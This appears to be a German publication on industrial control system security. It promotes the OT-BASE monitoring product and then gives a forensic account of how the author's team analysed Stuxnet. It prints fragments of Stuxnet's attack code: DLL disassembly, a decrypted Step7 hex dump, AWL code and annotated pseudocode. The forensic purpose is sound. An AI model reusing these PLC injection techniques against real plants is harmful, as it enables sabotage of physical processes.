


















Die wichtigsten Features von OT-BASE zur Erhöhung der Cyber-Sicherheit lauten:

- nicht autorisierte Konfigurationsänderungen wie z.B. Projektierungsänderungen an SPSen oder neue, unbekannte Software auf Computersystemen werden automatisch erkannt und gemeldet
- unbekannte Geräte am Prozessnetz werden automatisch erkannt und gemeldet
- nicht autorisierte Datenflüsse wie z.B. Fremdzugriffe auf SPSen und Computern werden automatisch erkannt und gemeldet, egal ob diese Zugriffe von bekannten oder unbekannten Geräten erfolgen
- automatisierte Audits erlauben die schnelle und akkurate Überprüfung, welche Systeme und Komponenten nicht mit vorgegebenen Baselines (Standardkonfigurationen oder freigegebenen Systemkonfigurationen) übereinstimmen
- Fremdfirmen-Laptops können minutiös überwacht werden
- erkannte Cyber-Sicherheitsvorfälle können mit einem automatisierten Workflow bearbeitet werden

Automatische Konfigurationserkennung

Mancher Betreiber, der sich schon mit dem Thema Konfigurationsmanagement auseinandergesetzt hat, kam zu dem Urteil: Viel zu aufwendig, da wir ja die Konfiguration all unserer Switches, SPSen und so weiter manuell erfassen müssten. Dieses Problem ist technisch gelöst. In OT-BASE sieht das so aus, dass wir die Netzwerktopologie und auch die Konfiguration von Endpunkten (Computern, Busklemmen usw.) automatisch ermitteln. Das geht sehr gut und zuverlässig überall dort, wo halbwegs moderne Netzwerkkomponenten eingesetzt werden. Man braucht dafür auch nicht den gesamten Netzwerkverkehr mitzuhören und zu analysieren, da es dedizierte Standardprotokolle (SNMP, LLDP, DCP, PROFINET, WMI und andere) genau für diese Aufgabe gibt.

Wie Sie Cyber-Sicherheit schon in die Anlagenplanung integrieren

Da nachhaltige Cyber-Sicherheit bereits in der Planungsphase beginnt, ermöglicht OT-BASE auch, geplante Komponenten zu dokumentieren und im Hinblick auf vorgegebene Baselines zu auditieren. Dabei können benutzerfreundliche Templates für Standardarchitekturen und -konfigurationen eingesetzt werden, wodurch der erforderliche Eingabeaufwand drastisch reduziert wird. Standardkonfigurationen können auch von existierenden Anlagen "abgezogen" werden.

Was ändert sich mit Industrie 4.0?

Egal wie man zu Industrie 4.0 steht, wir werden künftig eine drastische Zunahme digitaler Komplexität der Automatisierungstechnik sehen. In der Automobilindustrie verzehnfacht sich gerade die Anzahl digitaler Komponenten am Prozessnetz. Die Vernetzung mit der Lieferkette — also mit Lieferanten und Kunden — sowie mit Fremdfirmen (Stichwort: Fernwartung) bringt weitere Risiken ins Spiel.

Dennoch gehöre ich beim Thema Industrie 4.0 nicht zu den Pessimisten, sondern zu den Optimisten. Dafür gibt es zwei Gründe. Erstens, die meisten Betreiber haben dedizierte Projekte und Budgets für Industrie 4.0, und zu diesen Projekten zählt oft auch die Cyber-Sicherheit. Zweitens, alles was an modernen digitalen Komponenten ans Netz angeschlossen wird, kann auch übers Netz überwacht werden. Ein großer Unterschied zu Feldbussen und Punkt-zu-Punkt-Verbindungen, bei denen die Monitoring-Möglichkeiten eher begrenzt sind. Anders gesagt: Industrie 4.0 kann zu einem entscheidenden Anstieg des Cyber-Sicherheitsniveaus in der Industrie führen — wenn wir diese Chance begreifen und nutzen.

ANHANG

Forensik: So knackten wir die erste Cyber-Waffe der Geschichte

Ich hörte erstmals von Stuxnet am 15. Juli 2010. Andreas Timm, einer meiner langjährigen Angestellten, schickte mir einen Link zu den Heise-News, in dem von einer neuen Schadsoftware die Rede war, die angeblich die Visualisierungssoftware WinCC von Siemens angreifen würde. So wie es beschrieben wurde, machte das aber keinen Sinn: Angeblich wurde ein voreingestelltes Datenbankpasswort dazu benutzt, Industriegeheimnisse auszuspionieren. Industriespionage funktioniert anders, deshalb legte ich das Thema zu den Akten.

Stuxnet blieb aber in den Medien präsent und war für jemanden, der sich beruflich mit Cyber-Sicherheit beschäftigt, nur schwer zu ignorieren. Je mehr die Antivirus-Firmen Stuxnet analysierten, desto mysteriöser wurde die Geschichte. Am 6. August 2010 veröffentlichte Symantec einen Bericht, wonach Stuxnet eine Treiber-DLL "hijacken" würde, die von der Siemens-Software verwendet wird, um Daten mit Industriesteuerungen (SPSen) auszutauschen. Sie veröffentlichten außerdem eine Liste der abgefangenen DLL-Funktionen. Das weckte meine Aufmerksamkeit. Viele der abgefangenen Funktionen waren für eine Visualisierungssoftware wie WinCC überhaupt nicht erforderlich, um Prozessvariablen der Steuerung zu lesen und zu verändern. Stattdessen handelte es sich um Funktionen, die von der Siemens-Projektierungssoftware genutzt, um Programmcode auf die Steuerung zu laden. Da wurde es interessant.

Ich begann, die Veröffentlichungen zu Stuxnet intensiver zu verfolgen. Komischerweise machten die Antivirus-Firmen aber keine nennenswerten Fortschritte mehr. Es hatte den Anschein, als ob sie mit dem Kopf gegen eine imaginäre Wand schlugen. Sie hatten keine Idee, wozu die sogenannte "Payload" des Virus, also die eigentlichen Schadfunktionen, gedacht sein sollte. Ich wartete darauf, dass Siemens Licht ins Dunkel bringen würde, aber nichts dergleichen passierte. Am 18. August 2010, als wir im Kollegenkreis beim Mittagessen mal wieder über Stuxnet diskutierten, meinte Andreas lapidar: Warum testen wir das Ding nicht einfach mal in unserem Labor. Ich stimmte zu.

Eine Woche später hatten wir schließlich eine Kopie von Stuxnet in unserem Labornetz laufen. In diesem Netz befanden sich auch ein paar Siemens-SPSen, die wir gewissermaßen als "Beute" ausgelegt hatten. Dann begann eine Phase des Experimentierens, bei denen uns mehr als einmal die Spucke weg blieb.

Überraschung: Es ist ein gezielter Angriff

Beim Beginn unserer Analyse hatten wir natürlich gewisse Annahmen, was so eine Schadsoftware wohl anstellen könnte, wenn sie tatsächlich SPSen manipulieren wollte. Es gibt da eine ganze Reihe von Möglichkeiten, die wir unseren Kunden in Schulungen immer wieder erläutert hatten. Nichts davon konnten wir beobachten. In Wireshark[31] war klar zu erkennen, dass Stuxnet *irgendwas* mit den Steuerungen machte, was aber keine beobachtbare Auswirkung auf deren Verhalten hatte.

[31] Wireshark ist ein populäres Analysetool, mit dem man Netzwerkverkehr analysieren kann

Nun hatte das Ding meine volle Aufmerksamkeit. Daten an eine SPS zu senden, ohne dass es zu Systemabstürzen oder ähnlichem kommt, bedeutete, dass es sich um "normale" Kommandos und spezifikationskonforme Systemzugriffe handeln musste. Stuxnet war offenbar nicht das Werk von Anfängern, sondern mächtiger, als irgendjemand ahnte.

Wir begannen, den Datenverkehr zwischen dem infizierten Computer und den SPSen genauer zu analysieren. Die bösartige Treiber-DLL ließen wir in einem Debugger laufen, was uns erlaubte, den Maschinencode zu sehen und Breakpoints zu setzen, mit denen wir die Ausführung anhalten konnten. Es wurde schnell noch deutlicher, dass da Leute am Werk waren, die wussten, was sie tun.

```
.text:0070D9F9 manipulate_DB890 proc near              ; DATA XREF: .rdata:00735158↓o
.text:0070D9F9
.text:0070D9F9 arg_0           = dword ptr  8
.text:0070D9F9
.text:0070D9F9                 push    esi
.text:0070D9FA                 mov     esi, ecx
.text:0070D9FC                 call    _real_read_890  ; read DB 890 from PLC
.text:0070DA01                 test    eax, eax
.text:0070DA03                 jnz     short loc_70DA4A
.text:0070DA05                 mov     ecx, esi
.text:0070DA07                 call    test_type_magic_890 ; check type / length of DB
.text:0070DA0C                 test    al, al
.text:0070DA0E                 jz      short loc_70DA4A ; not the right type ... skip further actions
.text:0070DA10                 mov     eax, [esi+24h]
.text:0070DA13                 push    dword ptr [eax+52h]
.text:0070DA16                 call    swap_dword
.text:0070DA1B                 cmp     eax, [esp+0Ch]  ; check magic content of 1st dword: 0x68 0x6E 0x64 0x73 'HNDS'
.text:0070DA1F                 pop     ecx
.text:0070DA20                 jz      short loc_70DA4A ; no target ... skip further actions
.text:0070DA22                 push    [esp+arg_0]
.text:0070DA26                 call    swap_dword
.text:0070DA2B                 pop     ecx
.text:0070DA2C                 mov     ecx, [esi+24h]
.text:0070DA2F                 mov     [ecx+52h], eax  ; modify 2nd dword to: 0x05 0x71 0x03 0x07
.text:0070DA32                 mov     eax, [esi+20h]
.text:0070DA35                 push    dword ptr [eax+0Ch]
.text:0070DA38                 lea     ecx, [esi+4]
.text:0070DA3B                 push    dword ptr [eax+8]
.text:0070DA3E                 push    37Ah            ; 890
.text:0070DA43                 push    0Ah             ; Type: DB
.text:0070DA45                 call    real_blk_write_0 ; rewrite modified DB 890
.text:0070DA4A
.text:0070DA4A loc_70DA4A:                             ; CODE XREF: manipulate_DB890+A↑j
.text:0070DA4A                                         ; manipulate_DB890+15↑j ...
.text:0070DA4A                 pop     esi
.text:0070DA4B                 retn    4
.text:0070DA4B manipulate_DB890 endp
```

Reverse Engineering der bösartigen Treiber-DLL im Debugger. Hier geht es um die Stelle im Code, an der Stuxnet bösartigen Step7-Code in die Projektierungsdaten einschleust. Die Kommentare finden sich nicht im Originalcode, sie wurden von uns ergänzt.

Technisch gesehen kann eine Schadsoftware, die bereits in der Position ist, in der Stuxnet sich befand, mit der Prozesssteuerung so ziemlich alles machen, was sie will. Die ersten wichtigen Hinweise zum Verständnis des Angriffs kamen daher, was Stuxnet *nicht* machte. Es brachte unsere Labor-SPSen nicht zum Absturz oder zum Stillstand. Es verzögerte nicht die Programmausführung auf der SPS. Es führte keine drastischen Prozessmanipulationen herbei. Es machte nichts von den vielen schlimmen Dingen, die es technisch hätte machen können und vor denen wir unsere Kunden jahrelang gewarnt hatten. Tatsächlich ließ es unsere SPSen nach einem kurzen Beschnuppern praktisch in Ruhe.

Fingerprinting

Wir sahen, dass Stuxnet als eines der ersten Dinge versuchte, den Steuerungscode, der auf der SPS lief, herunterzuladen. Dann passierte nichts weiter, was zunächst wenig Sinn ergab. Wir konfrontierten Stuxnet dann einfach mal mit einer SPS, deren Programmspeicher wir vorher gelöscht hatten — es gab also gar keinen Code, den man hätte herunterladen können. Dann passierte etwas merkwürdiges. Stuxnet versuchte, einen bestimmten Speicherbereich der SPS auszulesen, nämlich Datenbaustein 8062. Hierbei handelte es sich offensichtlich um

einen "Bug" (Programmiererfehler) in Stuxnet, da eine Schadsoftware, die so ausgefeilt ist, wissen muss, dass man auf einer SPS ohne Programmcode keine Datenblöcke lesen kann.

Ich wusste aber sofort, was dieses Verhalten bedeutete. Stuxnet war keine Schadsoftware, die versuchen würde, alle Industriesteuerungen, die sie erreichen konnte, zu stören. Stuxnet hatte ein ganz bestimmtes, individuelles Ziel — ein Ziel, auf dem es unter anderem diesen Datenblock 8062 gab. Nicht nur suchte Stuxnet nach einem bestimmten Steuerungstyp, sondern sogar nach einem bestimmten Programm, welches einen bestimmten Zweck in einer bestimmten Zielumgebung hat.

Email an Dale Peterson, Sommer 2010

Am 27. August 2010 fragte mich Dale Peterson, der jährlich eine Cyber-Sicherheitskonferenz in Miami veranstaltet, wie weit ich mit meiner Analyse von Stuxnet war und ob das zu einem Vortrag auf seiner nächsten Konferenz führen könnte. Hier meine Antwort.

Dale, here is what we have found out so far.

Stuxnet's major attack vector is targeted against the PLC, not against the Siemens SCADA software (WinCC) or DCS product (PCS7). It does infect S7 PLCs where WinCC or PCS7 is not even installed. The Siemens DLL that Stuxnet wraps around is also used by their engineering tool, called Simatic Manager. Every installation of Simatic Manager plus S7 PLCs is vulnerable by Stuxnet, if not already secured by the Microsoft patch and updated AV signatures. For me this is another indication that the purpose of the malware is not espionage but sabotage.

Once that Stuxnet has interfaced the Siemens DLL, it could potentially crash the process by writing to random memory locations in the PLC and call it a day. Interestingly, it doesn't do so. Instead, there are sophisticated Step7 code injections whenever the PLC is reprogrammed. Contrary to our initial working hypothesis, Stuxnet does not simply inject new user code into ladder logic, but loads modified system functions. Think of this as modified compiler libraries. So if you were a C programmer, your original program code is not modified, but your printf, atoi etc. functions are. Therefore, rogue code is executed whenever these functions are called, but the original ladder logic as implemented by the user remains unchanged. This makes it very difficult to detect and analyze the code injections. For example, simply inspecting the PLC code with a clean Simatic Manager installation does not show modifications, since the engineering software doesn't inspect the system functions. Touché! The only way to determine what is really loaded into the PLC is by analyzing the traffic on the wire, which is what we're presently doing.

Whatever the thing does, the level of sophistication is surprising. I would have expected to see several simple dumb-ass attacks over the years before such thing like Stuxnet emerges – kind of a learning curve. Not so; it's like going from password guessing to Sasser with nothing in between. Whoever conceived the attack vector and implemented the S7 code knows his stuff. There are probably not more than twenty people worldwide (not counting Siemens staff members) who are capable of doing this — and they're definitely not the same people who conceived and implemented the .lnk exploit.

Might this lead to an S4 paper? I don't know yet, since we have no sponsor for this project, and I will only spend several more man-days pro bono on this project. I'm not even sure if I would want to publish details if my theory is supported that this is a strike against Iran's nuclear program, which was just recently announced to be delayed. I think in about a week I can tell you more.

Meine Absicht, unsere Analyse nicht ohne Fremdmittel weiter zu treiben und auch nicht zu veröffentlichen sofern sich der Iran-Bezug erhärten sollte, änderte sich schon einige Tage später, als ich das wahre Ausmaß und die Implikationen dieses Angriffs erkannte. Ein Vortrag zu Stuxnet auf der S4-Konferenz fand dann letztendlich auch statt, er kann angeschaut werden unter https://www.youtube.com/watch?v=zBjmm48zwQU.

Es ist die Arbeit von Nationalstaaten, und das Ziel ist militärisch

Was wir sahen, war zweifellos nicht das, was wir erwartet hatten. Als wir die Tragweite dieses Angriffs ahnten, intensivierten wir unsere Analyse und arbeiteten praktisch und um die Uhr. Nach wenigen Tagen wussten wir: Was wir sahen, ging über alles hinaus, was man bisher mit dem Thema Schadsoftware verband. Wir experimentierten mit unseren SPSen und dem Debugger und brachten Stuxnet dazu, über die initialen Abfragen hinaus weiter mit der SPS zu sprechen, indem wir im vorgaukelten, am "richtigen" Ziel angekommen zu sein. Wir sahen dann im Datenverkehr von Stuxnet zur SPS neue Pakete, bei denen es sich um Step7-Programmcode handeln musste. Nach dem Reverse Engineering dieses Step7-Binärcodes war klar: Stuxnet lud bösartigen Steuerungscode auf die SPS. Dieser Befund war wie ein Schock. Es ist praktisch der aggressivste Angriffsvektor, den man sich vorstellen kann, da Schadcode auf der Steuerung deren elektrische Ausgänge verändern kann und außerdem selbst dann abläuft, wenn der zur Infiltration verwendete PC gar nicht mehr an der Anlage angeschlossen ist.

Natürlich musste dies das Werk von Nationalstaaten sein. Der beschriebene Angriffsvektor, den ich andernorts ausführlich beschrieben habe, war zuvor auf keiner einzigen Cyber-Sicherheitskonferenz besprochen worden. Er war nicht "Stand der Technik", sondern wesentlich weiterentwickelt. Da hatte jemand für Jahre im Verborgenen seine eigene Entwicklung betrieben und darauf geachtet, dass Fachkollegen nichts mitbekamen.

Warum würde jemand die (zum damaligen Zeitpunkt) komplexeste Schadsoftware der Geschichte entwickeln, um damit ein einzelnes Ziel zu treffen? Zweifellos musste es sich um ein ziemlich wichtiges Ziel handeln. Ich musste nicht lange nachdenken, um was es sich handeln könnte. Die Antivirus-Firma Sophos hatte Details zur geographischen Verbreitung der Stuxnet-Infektionen veröffentlicht, die zeigten, dass die mit Abstand meisten Infektionen im Iran festgestellt wurden. Welche Branche im Iran ist hoch automatisiert? Keine. Zur damaligen Zeit tat sich Iran sogar schwer damit, Raffinerien zu bauen und war auf reimportiertes Benzin angewiesen. Aber es gab da noch das iranische Nuklearprogramm, und das machte als Ziel für Stuxnet sehr viel Sinn — insbesondere dann, wenn man in Betracht zieht, dass es bereits Planungen für einen Militärschlag gegen dieses Ziel gab.

Zu verrückt, um wahr zu sein?

Unsere ersten Veröffentlichungen zu Stuxnet wurden praktisch ignoriert. Die Fachwelt und die Presse schien unsere Blog-Posts kaum zur Kenntnis zu nehmen oder einfach zu denken: Der Langner spinnt. Man gab sich stattdessen allen möglichen Spekulationen hin, für die es keine empirischen Belege gab. Unsere Aussagen hingegen waren belegt mit Laborexperimenten und Reverse Engineering, was theoretisch jeder mit dem erforderlichen Equipment nachvollziehen konnte. Am 14.9.2010 veröffentlichte ich eine detaillierte Konfiguration zur Laboranalyse sowie zusätzlich forensische Marker, mit deren Hilfe jeder, den es interessierte, feststellen konnte, ob seine SPSen mit Stuxnet infiziert waren — zweifellos eine Sorge, die damals viele Betreiber international und speziell auch in Deutschland hatten.

Zwei Tage später ging ich dann noch einen Schritt weiter und veröffentlichte einen entscheidenden Teil des Angriffscodes, der belegte, dass es sich um eine aggressive Codeinjektion auf die SPS handelte, sowie meine Hypothese, dass das Ziel des Angriffs das iranische Nuklearprogramm sei.

Das ursprüngliche Analyseteam (von links nach rechts): Ralf Rosen, Andreas Timm, Ralph Langner. Das Foto stammt vom 16.9.2010, als wir veröffentlichten, dass Stuxnet ein gezielter Cyber-Angriff auf das iranische Nuklearprogramm ist.

Mission accomplished?

Eine Woche darauf stellte ich unsere wichtigsten Analyseergebnisse auf einer internationalen Konferenz für industrielle Cyber-Sicherheit in den USA vor. Dabei sagte ich auch, dass es sich um die Arbeit von Nationalstaaten handeln muss, die den Virus in einer verdeckten Operation eingeschleust haben, und dass das wahrscheinliche Ziel des iranische Nuklearprogramm ist. Viele der Zuhörer meinten damals immer noch, dass es sich dabei nur um sensationalistisches Aufbauschen nach dem Muster "Fear, Uncertainty and Doubt" handelte. Aber zumindest war die Aufmerksamkeit der Medien geweckt.

Ich war der festen Überzeugung, dass wir das Thema Stuxnet nach dieser Medien-Initialzündung abschließen könnten, da sich nun alle großen Antivirus-Firmen und auch Hochschulen an die Arbeit machen würden, den Code zu untersuchen und Stuxnet bis auf das letzte Bit zu analysieren. Was für ein Irrtum! Die einzigen, die am Ball blieben, war das dreiköpfige Team von Symantec. Aber auch die steckten einige Wochen später fest. Es wurde klar, dass der Antivirus-Firma schlicht das erforderliche Hintergrundwissen in der Automatisierungstechnik fehlte. So hielten sie zum Beispiel zunächst PROFIBUS für eine Punkt-zu-Punkt-Medium und meinten, es müssten pro infizierter SPS sechs Peripheriegeräte manipuliert werden.

Ich entschied daraufhin, die Analyse weiterzutreiben.

Detaillierte Analyse des Angriffscodes

Mit dem Experimentieren mit Debugger und Wireshark kamen wir nun nicht mehr weiter. Als nächstes musste eine detaillierte Codeanalyse folgen.

Der gesamte Angriffscode, der von Stuxnet auf die SPSen geladen wird, befindet sich in der bösartigen DLL und kann deshalb auch von dort extrahiert werden. Im Debugger ist die betreffende Stelle im Code nicht schwer zu finden. Die Angreifer hatten sich aber noch einen kleinen Trick ausgedacht: Der Step7-Angriffscode war verschlüsselt. Es handelte sich also nicht um S7-Maschinensprache, sondern um einen Haufen Bits und Bytes, der keinen Sinn zu ergeben schien. Da beim Laden auf die SPS diese Bits und Bytes aber auf jeden Fall wieder von Stuxnet entschlüsselt werden mussten, war klar, dass die Entschlüsselungsroutine inklusive dem verwendeten Schlüssel ebenfalls in Stuxnet enthalten sein mussten. Und so war es dann auch. Auf einem PC programmierten wir die Entschlüsselungsroutine in C++ nach und konnten damit dann den S7-Maschinencode erzeugen. Damit kann man als Forensiker allerdings noch nichts anfangen.

```
04 00 0C 00 C2 17 01 01 D0 09 00 00 E0 08 00 00 2C 00 00 00 76 00 00 00 54 00 04 11 A1 68 19
4B 04 11 A1 68 19 4B 00 00 00 00 53 49 4D 41 54 49 43 00 49 45 43 00 00 00 00 00 41 44 5F 4F
50 00 00 00 20 00 BC F0 00 00 00 00 00 00 00 00 68 1D 68 2C 41 61 00 3C FB 78 1F 7F 7E 42 64
DA 30 03 00 00 21 40 7E 42 64 DA 30 03 00 07 41 62 00 3C 21 20 01 62 00 3C FF B8 00 09 68 1D
41 41 64 E4 00 61 00 3C 68 2C 65 01 FB 78 1F 7F 7E 42 64 DA 30 03 00 02 21 A0 7E 42 64 DA 30
03 00 06 41 62 00 3C 21 C0 00 62 00 3C FF B8 00 06 FB 70 17 B6 70 0B 00 02 FB 78 1F 7F 7E 42
64 DA 7E 66 00 3E 30 03 00 00 70 02 21 80 FF F8 00 04 70 0B 00 22 FB 70 17 B0 70 0B 00 04 87
00 01 E2 00 62 00 3C FB 78 1F 7F 41 40 64 E0 FB 70 17 AF 70 0B 00 02 00 40 64 E0 FF B8 04 18
30 03 00 00 7E 46 64 DC 7E 46 67 F2 30 03 00 01 7E 46 64 DA 70 0B 04 0C 30 03 00 01 7E 62 00
3E 21 80 FF F8 00 04 70 0B 00 83 FB 78 1F 7F 68 1C 00 43 64 E0 68 2D FF B8 00 0C FB 70 17 C0
70 0B 00 04 87 00 01 E2 00 62 00 3C 41 43 64 E0 FB 70 17 AF 70 0B 00 02 FB 78 1F 7F 7E 42 64
DC 7E 42 53 B8 21 40 FF B8 00 0B 7E 42 64 DC 30 03 00 01 79 00 7E 46 64 DC 70 0B 00 18 30 03
00 02 FB 78 1F 7F 7E 42 53 B8 60 04 7E 42 64 DC 70 02 21 40 00 43 64 E0 FF B8 00 09 7E 42 64
DC 30 03 00 01 79 00 7E 46 64 DC 30 03 00 02 FB 78 1F 7F 7E 42 53 B8 60 04 7E 42 64 DC 70 02
21 A0 00 43 64 E0 FF B8 03 B6 30 03 00 00 7E 46 64 DC 68 1D 41 42 64 E0 38 07 FF FF FF FF 7E
67 00 1A 28 02 7E 65 00 3D FB 79 1F 7D 7E 53 00 00 7E 67 00 40 FB 70 17 C4 70 0B 00 0A 87 00
01 E8 87 00 02 00 87 00 00 D0 87 00 01 10 7E 63 00 1A 38 07 00 00 00 01 39 80 FF B8 00 05 68
1D 41 41 64 E4 30 03 00 02 FB 78 1F 7F 7E 46 64 DA 70 0B 03 82 30 03 00 02 7E 62 00 3E 21 80
FF F8 00 04 70 0B 00 F0 FB 78 1F 7F 7E 42 64 DC 30 03 00 00 21 80 FF B8 00 38 30 03 00 01 7E
66 00 40 30 07 1F 7F 7E 66 00 42 38 07 84 03 41 A0 7E 67 00 44 FB 70 17 BE 70 0B 00 08 87 00
02 00 87 00 01 90 87 00 02 10 30 03 00 01 7E 66 00 40 30 07 1F 7E 7E 66 00 42 38 07 84 00 00
20 7E 67 00 44 FB 70 17 BD 70 0B 00 06 87 00 02 00 87 00 02 10 FB 70 17 AF 70 0B 00 02 FB 70
17 AC 70 0B 00 04 87 00 01 B0 FB 78 1F 7F 7E 42 64 DC 30 03 00 01 79 00 7E 46 64 DC FB 70 17
B1 70 0B 00 02 FB 70 17 BE 70 0B 00 02 30 03 00 01 7E 66 00 00 7E 62 00 00 30 03 00 0E 21 C0
```

Beginn der entschlüsselten Schadroutine FC 6082 in Maschinencode: Da kann man wenig mit anfangen

Um aus dem Maschinencode menschlich lesbaren Quellcode zu machen, ließen wir ihn durch einen Step7-Decompiler laufen. Das Ergebnis ist dann das, was jeder Automatisierungstechniker als Step7-Anweisungsliste oder AWL kennt. Das folgende Beispiel gibt jedem Nicht-Automatisierungstechniker eine Idee, wie so etwas aussieht. Es handelt sich um Original-Angriffscode aus Stuxnet, und zwar von der Funktion 6082 (ausführliche Beispiele finden sich weiter hinten in diesem Dokument).

```
SET
SAVE
=     L60.1
AUF   DB8063
L     DBW25818
L     0
<I
L     DBW25818
L     7
=     L60.2
>I
```

```
      O     L 60.2
      SPBN  M000
      SET
      =     DBX25828.1
      U     L 60.1
      SAVE
      BEA
M000: AUF   DB8063
      L     DBW25818
      L     2
      >=I
      L     DBW25818
      L     6
      =     L60.2
      <=I
      U     L 60.2
      SPBN  M001
      UC    FC6070
M001: AUF   DB8063
      L     DBW25818
      T     LW62
      L     0
      TAK
      ==I
      SPB   M002
      SPA   M003
M002: UC    FC6064
            P#V 60.2
      U     L 60.2
      =     DB8063.DBX25824.0
      UC    FC6063
      U     DBX 25824.0
      SPBN  M004
      L     0
      T     DBW25820
      T     DBW26610
      L     1
      T     DBW25818
      SPA   M004
M003: L     1
      L     LW62
      ==I
      SPB   M005
      SPA   M006
```

Schon besser: Stuxnet-Step7-Angriffscode in AWL

Wenn man sich mit Step7 auskennt, kann man nun versuchen, den Sinn dieser Anweisungen zu verstehen. Dazu erstellt man am besten eine High-Level-Version in Pseudocode. Das Ergebnis sieht dann so aus:

```
void FC6082()
{
        if(DB8063.state < 0 || DB8063.state > 7)
        {
                DB8063.error_flag = 1;
                return;
        }
        if(DB8063.state >= 2 && DB8063.state <= 6)   //attack in progress
                FC6070(); //save electrical inputs and write to selected outputs (1..164)

        if(DB8063.state == 0) //state 0: Wait for strike condition
        {
                DB8063.go_attack = FC6064(); //check strike condition
                FC6063(); //save inputs (1..25)
                if(DB8063.go_attack == 1)
                {
                        DB8063.cascade = 0;
```


```
                DB8063.input_buf_index = 0;
                DB8063.state = 1;
            }
        }
```

Jetzt kann es mit der Analyse losgehen: AWL-Angriffscode, in Pseudocode umgewandelt. Leider erfordert das stunden- oder tagelanger Handarbeit — pro Angriffsfunktion.

Im Originalcode finden sich natürlich weder Kommentare noch symbolische Variablennamen, diese wurden von uns im Laufe der Analyse hinzugefügt.

Ermittlung des Ziels

